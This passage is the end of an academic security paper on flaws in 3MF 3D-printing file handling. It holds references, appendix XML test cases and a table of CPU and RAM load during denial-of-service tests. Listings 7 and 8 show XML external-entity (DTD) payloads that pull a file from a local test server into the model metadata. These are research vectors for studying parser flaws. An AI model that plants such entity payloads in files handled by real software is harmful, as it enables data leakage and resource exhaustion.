[35] Jonathan D Hiller and Hod Lipson. 2009. STL 2.0: A Proposal for a Universal Multi-Material Additive Manufacturing File Format. In *Proceedings of the Solid Freeform Fabrication Symposium*, Vol. 3. Citeseer, Texas ScholarWorks, Austin, Texas, USA, 266–278.

[36] Avesta Hojjati, Anku Adhikari, Katarina Struckmann, Edward Chou, Thi Ngoc Tho Nguyen, Kushagra Madan, Marianne S. Winslett, Carl A. Gunter, and William P. King. 2016. Leave Your Phone at the Door: Side Channels That Reveal Factory Floor Secrets. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS '16)*. Association for Computing Machinery, New York, NY, USA, 883–894. https://doi.org/10.1145/2976749.2978323

[37] Hot-World GmbH & Co. KG. 2022. Repetier Host. https://www.repetier.com/

[38] Internet Assigned Numbers Authority (IANA). 2021. Media Types. https://www.iana.org/assignments/media-types/media-types.xhtml

[39] Devin Johnson. 2019. 3MF: The File Format for the Future of 3D Printing. https://hawkridgesys.com/blog/3mf-the-file-format-for-the-future-of-3d-printing

[40] Amit Klein. 2002. Multiple vendors XML parser (and SOAP/WebServices server) Denial of Service attack using DTD. https://cwe.mitre.org/data/definitions/776.html

[41] Tomasz Kuchta, Thibaud Lutellier, Edmund Wong, Lin Tan, and Cristian Cadar. 2018. On the correctness of electronic documents: studying, finding, and localizing inconsistency bugs in PDF readers and files. *Empirical Software Engineering* 23, 6 (2018), 3187–3220. https://doi.org/10.1007/s10664-018-9600-2

[42] Jonas Magazinius, Billy K Rios, and Andrei Sabelfeld. 2013. Polyglots. In *Proceedings of the 2013 ACM SIGSAC conference on Computer \& communications security - CCS '13*. ACM, New York, New York, USA, 753–764. https://doi.org/10.1145/2508859.2516685

[43] Christian Mainka, Vladislav Mladenov, and Simon Rohlmann. 2021. Shadow Attacks: Hiding and Replacing Content in Signed PDFs. In *Proceedings 2021 Network and Distributed System Security Symposium*. Internet Society, Virtual. https://doi.org/10.14722/ndss.2021.24117

[44] Mango3D. 2021. LycheeSlicer. https://mango3d.io/downloads/

[45] Ian Markwood, Dakun Shen, Yao Liu, and Zhuo Lu. 2017. PDF Mirage: Content Masking Attack Against Information-Based Online Services. In *26th USENIX Security Symposium (USENIX Security 17), (Vancouver, BC)*. 833–847.

[46] Marlin. 2021. MarlinFirmware. https://github.com/MarlinFirmware/Marlin

[47] Matthew McCormack, Sanjay Chandrasekaran, Guyue Liu, Tianlong Yu, Sandra DeVincent Wolf, and Vyas Sekar. 2020. Security Analysis of Networked 3D Printers. In *2020 IEEE Security and Privacy Workshops (SPW)*. IEEE, San Francisco, CA, USA, 118–125. https://doi.org/10.1109/SPW50608.2020.00035

[48] McLaren. 2017. McLaren Deploys Stratasys Additive Manufacturing to Improve 2017 Car Performance. https://www.mclaren.com/racing/partners/stratasys/mclaren-deploys-stratasys-additive-manufacturing-improve-2017-car-performance/

[49] Merill. 2022. SuperSlicer. https://github.com/supermerill/SuperSlicer

[50] Microsoft Corporation. 2011. .NET Framework Class Library for Silverlight. https://learn.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/bb538974(v=vs.95)

[51] Microsoft Corporation. 2021. 3D Builder. https://www.microsoft.com/en-us/p/3d-builder/9wzdncrfj3t6

[52] Microsoft Corporation. 2021. 3D Viewer. https://www.microsoft.com/en-us/p/3d-viewer/9nblggh42ths

[53] Microsoft Corporation. 2021. Paint 3D. https://www.microsoft.com/en-us/p/paint-3d/9nblggh5fv99

[54] Microsoft Corporation. 2022. Office 365. https://www.microsoft.com/en-us/microsoft-365/microsoft-office

[55] Microsoft Corporation. 2022. WinAppDriver. https://github.com/microsoft/WinAppDriver

[56] Samuel Bennett Moore, Phillip Armstrong, Todd McDonald, and Mark Yampolskiy. 2016. Vulnerability Analysis of Desktop 3D Printer Software. In *2016 Resilience Week (RWS)*. IEEE, Chicago, IL, USA, 46–51. https://doi.org/10.1109/RWEEK.2016.7573305

[57] Samuel Bennett Moore, William Bradley Glisson, and Mark Yampolskiy. 2017. Implications of Malicious 3D Printer Firmware. In *Hawaii International Conference on System Sciences 2017 (HICSS-50)*. HICSS, Honolulu, Hawaii, USA, 6089–6098. https://doi.org/10.24251/hicss.2017.735

[58] Mordor Intelligence. 2023. 3D Printing Market Size, Share & Trends Analysis Report By Component (Hardware, Software, Services), By Printer Type, By Technology, By Software, By Application, By Vertical, By Region, And Segment Forecasts, 2023 – 2030. https://www.grandviewresearch.com/industry-analysis/3d-printing-industry-analysis
[59] Timothy D Morgan and Omar Al Ibrahim. 2014. XML Schema, DTD, and Entity Attacks. https://vsecurity.com//download/papers/XMLDTDEntityAttacks.pdf
[60] Jens Müller, Fabian Ising, Christian Mainka, Vladislav Mladenov, Sebastian Schinzel, and Jörg Schwenk. 2020. Office Document Security and Privacy. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association. https://www.usenix.org/conference/woot20/presentation/muller
[61] Jens Müller, Dominik Noß, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. 2021. Processing Dangerous Paths - On Security and Privacy of the Portable Document Format. In *Proceedings 2019 Network and Distributed System Security Symposium*. Internet Society.
[62] NCH Software, Inc. 2022. MeshMagic Free 3D Modeling Software. https://www.nchsoftware.com/meshmagic3d/index.html
[63] Giancarlo Pellegrino, Davide Balzarotti, Stefan Winter, and Neeraj Suri. 2015. In the Compression Hornet's Nest: A Security Study of Data Compression in Network Services. In *24th USENIX Security Symposium (USENIX Security 15)*. USENIX Association, Washington, D.C., 801–816. https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/pellegrino
[64] PKWARE, Inc. 2020. APPNOTE.TXT - .ZIP File Format Specification 6.2.0. https://pkware.cachefly.net/webdocs/APPNOTE/APPNOTE-6.2.0.txt
[65] Raise 3D Technologies Inc. 2021. ideaMaker. https://www.raise3d.com/ideamaker/
[66] replicatorg. 2020. ReplicatorG. https://github.com/replicatorg/ReplicatorG
[67] Simon Rohlmann, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. 2022. Oops... Code Execution and Content Spoofing: The First Comprehensive Analysis of OpenDocument Signatures. In 31^{st} *USENIX Security Symposium (USENIX'22)*. Ruhr University Bochum, USENIX, Boston, MA. https://www.usenix.org/system/files/sec22fall_rohlmann.pdf
[68] Simon Rohlmann, Vladislav Mladenov, Christian Mainka, Daniel Hirschberger, and Jörg Schwenk. 2023. Every Signature is Broken: On the Insecurity of Microsoft Office's OOXML Signatures. In 32^{st} *USENIX Security Symposium (USENIX'23)*. Ruhr University Bochum, USENIX, Boston, MA. https://www.usenix.org/conference/usenixsecurity23/presentation/rohlmann
[69] Simplify3D. 2021. Simplify3D. https://www.simplify3d.com/
[70] Slic3r. 2021. Slic3r. https://github.com/slic3r/Slic3r
[71] Chen Song, Feng Lin, Zhongjie Ba, Kui Ren, Chi Zhou, and Wenyao Xu. 2016. My Smartphone Knows What You Print: Exploring Smartphone-Based Side-Channel Attacks against 3D Printers. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS '16)*. Association for Computing Machinery, New York, NY, USA, 895–907. https://doi.org/10.1145/2976749.2978300
[72] Christopher Späth, Christian Mainka, and Vladislav Mladenov. 2016. DTD Cheat Sheet. https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html
[73] Christopher Späth, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. 2016. SoK: XML Parser Vulnerabilities. In *USENIX Workshop on Offensive Technologies (WOOT)*. https://www.usenix.org/system/files/conference/woot16/woot16-paper-spath.pdf
[74] Prashast Srivastava and Mathias Payer. 2021. Gramatron: effective grammar-aware fuzzing. *Proceedings of the 30th ACM SIGSOFT International Symposium on Software Testing and Analysis* (2021).
[75] Logan D. Sturm, Christopher B. Williams, Jamie A. Camelio, Jules White, and Robert Parker. 2017. Cyber-Physical Vulnerabilities in Additive Manufacturing Systems: A Case Study Attack on the .STL File with Human Subjects. *Journal of Manufacturing Systems* 44 (July 2017), 154–164. https://doi.org/10.1016/j.jmsy.2017.05.007
[76] Technical Committee: ISO/IEC JTC 1/SC 34 Document description and processing languages. 2012. ISO/IEC 29500-2:2012—Information Technology—Document Description and Processing Languages—Office Open XML File Formats—Part 2: Open Packaging Conventions. https://www.iso.org/cms/render/live/en/sites/isoorg/contents/data/standard/06/17/61796.html
[77] Technical Committee: ISO/TC 184/SC 1 Physical device control. 2009. ISO 6983-1:2009—Automation Systems and Integration—Numerical Control of Machines—Program Format and Definitions of Address Words—Part 1: Data Format for Positioning, Line Motion and Contouring Control Systems. https://www.iso.org/standard/34608.html
[78] Technical Committee: ISO/TC 261 Additive manufacturing. 2020. ISO/ASTM 52915:2020—Specification for Additive Manufacturing File Format (AMF) Version 1.2. https://www.iso.org/standard/74640.html
[79] Ultimaker BV. 2021. Cura. https://github.com/Ultimaker/Cura
[80] Stéfan van der Walt, Johannes L. Schönberger, Juan Nunez-Iglesias, François Boulogne, Joshua D. Warner, Neil Yager, Emmanuelle Gouillart, Tony Yu, and the scikit-image contributors. 2014. Scikit-Image: Image Processing in Python. *PeerJ* 2 (June 2014), e453. https://doi.org/10.7717/peerj.453
[81] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. 2018. Superion: Grammar-Aware Greybox Fuzzing. *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)* (2018), 724–735.
[82] Zhou Wang, A.C. Bovik, H.R. Sheikh, and E.P. Simoncelli. 2004. Image Quality Assessment: From Error Visibility to Structural Similarity. *IEEE Transactions on Image Processing* 13, 4 (April 2004), 600–612. https://doi.org/10.1109/TIP.2003.819861
[83] Wavefront Technologies. early 1990s. The Advanced Visualizer—Appendix B1. Object Files (.Obj). http://fegemo.github.io/cefet-cg/attachments/obj-spec.pdf
[84] Wikipedia. 2021. Additive Manufacturing File Format. https://en.wikipedia.org/w/index.php?title=Additive_manufacturing_file_format&oldid=1006536882
[85] Wikipedia. 2021. Comparison of Computer-Aided Design Software. https://en.wikipedia.org/w/index.php?title=Comparison_of_computer-aided_design_software&oldid=1020737550
[86] World Wide Web Consortium. 2008. Extensible Markup Language (XML) 1.0 (Fifth Edition). https://www.w3.org/TR/2008/REC-xml-20081126/
[87] World Wide Web Consortium. 2010. W3C XML Linking Language (XLink) 1.1. http://www.w3.org/TR/xlink11/
[88] World Wide Web Consortium. 2012. W3C XML Schema Definition Language (XSD) 1.1 Part 1: Structures. https://www.w3.org/TR/xmlschema11-1/
[89] World Wide Web Consortium. 2012. W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes. https://www.w3.org/TR/xmlschema11-2/
[90] World Wide Web Consortium. 2016. W3C XML Inclusions (XInclude) 1.1. https://www.w3.org/TR/xinclude-11/
[91] Mark Yampolskiy, Wayne E. King, Jacob Gatlin, Sofia Belikovetsky, Adam Brown, Anthony Skjellum, and Yuval Elovici. 2018. Security of Additive Manufacturing: Attack Taxonomy and Survey. *Additive Manufacturing* 21 (May 2018), 431–457. https://doi.org/10.1016/j.addma.2018.03.015
[92] Timur Yunusov and Alexey Osipov. 2013. XML Out-Of-Band Data Retrieval. https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf
[93] Steven Eric Zeltmann, Nikhil Gupta, Nektarios Georgios Tsoutsos, Michail Maniatakos, Jeyavijayan Rajendran, and Ramesh Karri. 2016. Manufacturing and Security Challenges in 3D Printing. *JOM* 68, 7 (July 2016), 1872–1881. https://doi.org/10.1007/s11837-016-1937-7
[94] Zhejiang Flashforge 3D technology Co. LTD. 2021. FlashPrint 5. https://flashforge-usa.com/pages/download
[95] Zortrax S.A. 2021. Z-SUITE. https://zortrax.com/software/

A APPENDIX

A.1 XML Test Case Definition

An example of a definition of an XML test case is shown in Listing 7. An abbreviated version of the resulting XML file can be seen in Listing 8.

```
{
  "prefixed_code": f"""\
    <!DOCTYPE model [
      <!ENTITY % a0 SYSTEM "{LOCAL_SERVER}/test.dtd" >
    ]>
  """,
  "postfixed_code": "",
  "model_manipulation": [_set_value("Metadata", "&a0;")],
  "rels_manipulation": [_set_value("Relationship", "&a0;")],
}
```

Listing 7: Minimized example of an XML test case definition. The `manipulation` elements define the changes to the referenced base XML files; in this case the 3D model part and relationship file. `LOCAL_SERVER` defines the address of the local server used for the evaluation (see Section 6.2). After the changes are applied, both XML files will reference the entity `&a0;` that is defined in the external DTD file.

```
<!DOCTYPE model [
    <!ENTITY a0 SYSTEM "http://localhost:8080/test.txt">
    ...
]>

<model xmlns="http://schemas.microsoft.com/3dmanufacturing/core/2015/02"
       xml:lang="en-US" unit="millimeter">
    <metadata name="Title">&a0;</metadata>
    ...
```

Listing 8: Example of a DTD-based attack that includes information from the local test server.

A.2 Test Setup and Execution

A.2.1 Changes to Programs. Fusion 360, in its default behavior, does not have a way to import 3MF using WinAppDriver. To mitigate this, we added a custom keybinding (`Ctrl+i`) that opens a file chooser window for mesh imports.

Simplify3D, in its default configuration, remembers the last opened object, even without saving it. This leads to an additional object being loaded for every successful test case. We disabled this feature. All other programs were used in their default configuration.

A.2.2 Program Behavior. The official library for parsing 3MF files—lib3mf—supports conversion from 3MF to STL. This support turned out to be rather minimal, as the outputted STL only contains information represented as *mesh* data within 3MF, alternative representations—from the extensions—are ignored. Thus, the testing of content spoofing vectors, based on the slice or the beam-lattice extension, is not possible. Still, the crash and error data is valid, as the library parses the whole file. There is no alternative to converting the 3MF to STL with testing content spoofing vectors on lib3mf, as exporting the 3MF again and creating a screenshot in another program would test the external program more than the library.

A.3 Test Evaluation Baseline



Figure 6: Example of explicitly added reference screenshot that indicate different states for different programs. Ordered from upper left to lower right, this shows the programs ideaMaker, Chitubox Pro, Cura, and Paint 3D in the respective states *loading*, *empty*, *warning*, and *error*.

A.4 System Utilization during DoS Attacks

Table 6: Overview of system utilization during the second variant of our DoS test. All values are approximated. The CPU usage is shown in CPU threads that are 100% utilized by the program. The RAM usage of Fusion 360, PrusaSlicer, and SuperSlicer is probably limited by the system's 32 GB RAM module and the used threads for Fusion 360 and Z-SUITE by the 16 available CPU threads. The remaining programs are omitted, as they do no not take longer than average to load this test case.

Software	Loading Duration	Max. RAM Usage	Max. CPU Usage
3D Builder	0:30 min	1.40 GB	3
3D Viewer	1:00 min	16.00 GB	3
Cura	≫ 15:00 min†	2.80 GB	3
FlashPrint 5	1:00 min	0.30 GB	2
Fusion 360	≫ 15:00 min†	26.00 GB	16
Lychee Slicer 3	1:40 min	0.42 GB	11
MeshMixer	0:20 min	0.81 GB	2
PrusaSlicer	10:00 min	27.00 GB	2
Repetier-Host	1:00 min	2.25 GB	2
Slic3r	1:00 min	0.75 GB	2
SuperSlicer	13:00 min	25.00 GB	2
Z-SUITE	0:50 min	7.80 GB	16

† The test was aborted after 15 minutes.